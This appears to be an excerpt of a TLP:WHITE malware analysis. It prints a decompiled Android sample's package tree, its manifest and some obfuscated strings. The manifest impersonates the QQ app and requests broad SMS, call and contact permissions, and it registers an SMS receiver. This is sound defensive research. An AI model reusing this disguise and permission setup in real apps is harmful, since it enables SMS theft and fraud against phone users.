


```
sources / com
  ailiwean
  alibaba
  bumptech
  crazygames
  hpplay
  huawei
  meizu
  sina
  taobao
  tencent
    connect
    mm
    mmkv
    mobileqq
      R.java
    open
    tauth
  umeng
  weibo
```


TLP:WHITE

Let’s take a closer look

AndroidManifest.xml



```xml
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:sharedUserId="rElldGlVSdmIlgWD.uid.shared"
android:versionCode="1" android:versionName="1.5" android:compileSdkVersion="23" android:compileSdkVersionCodename="6.0-2438415"
package="com.tencent.mobileqq" platformBuildVersionCode="28" platformBuildVersionName="9">
    <uses-sdk android:minSdkVersion="24" android:targetSdkVersion="28"/>
    <uses-permission android:name="android.permission.CALL_PHONE"/>
    <uses-permission android:name="android.permission.SEND_SMS"/>
    <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
    <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
    <uses-permission android:name="android.permission.WRITE_SMS"/>
    <uses-permission android:name="android.permission.RECEIVE_SMS"/>
    <uses-permission android:name="android.permission.VIBRATE"/>
    <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <uses-permission android:name="android.permission.KILL_BACKGROUND_PROCESSES"/>
    <uses-permission android:name="android.permission.REQUEST_IGNORE_BATTERY_OPTIMIZATIONS"/>
    <uses-permission android:name="android.permission.INTERNET"/>
    <uses-permission android:name="android.permission.FOREGROUND_SERVICE"/>
    <uses-permission android:name="android.permission.READ_SMS"/>
    <uses-permission android:name="android.permission.QUERY_ALL_PACKAGES"/>
    <application android:theme="@style/res_2131755455_theme_myapplicationtest" android:label="@string/app_name"
    android:icon="@drawable/icon" android:name="com.crazygames.lesuire.k" android:debuggable="true" android:allowBackup="true"
    android:largeHeap="true" android:supportsRtl="true" android:extractNativeLibs="false" android:usesCleartextTraffic="true"
    android:appComponentFactory="p0be1df73.p436a1385.p1b8e75e5.p2f59db1b">
        <activity android:name="com.tencent.mobileqq.p2233a621">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
            </intent-filter>
        </activity>
        <activity android:name="com.tencent.mobileqq.p1279eff1" android:launchMode="singleTop">
            <intent-filter>
                <action android:name="android.intent.action.MAIN"/>
                <category android:name="android.intent.category.LAUNCHER"/>
            </intent-filter>
        </activity>
        <receiver android:name="com.tencent.mobileqq.p57216304" android:permission="android.permission.BROADCAST_SMS">
```



```
/* renamed from: b */
public static final String f4443b = C0792b.m15680a("恛意恄恔恔意恃恛恊");
```

```
/* renamed from: a */
public static final String f4442a = C0792b.m15680a("思恂恔恂");
```

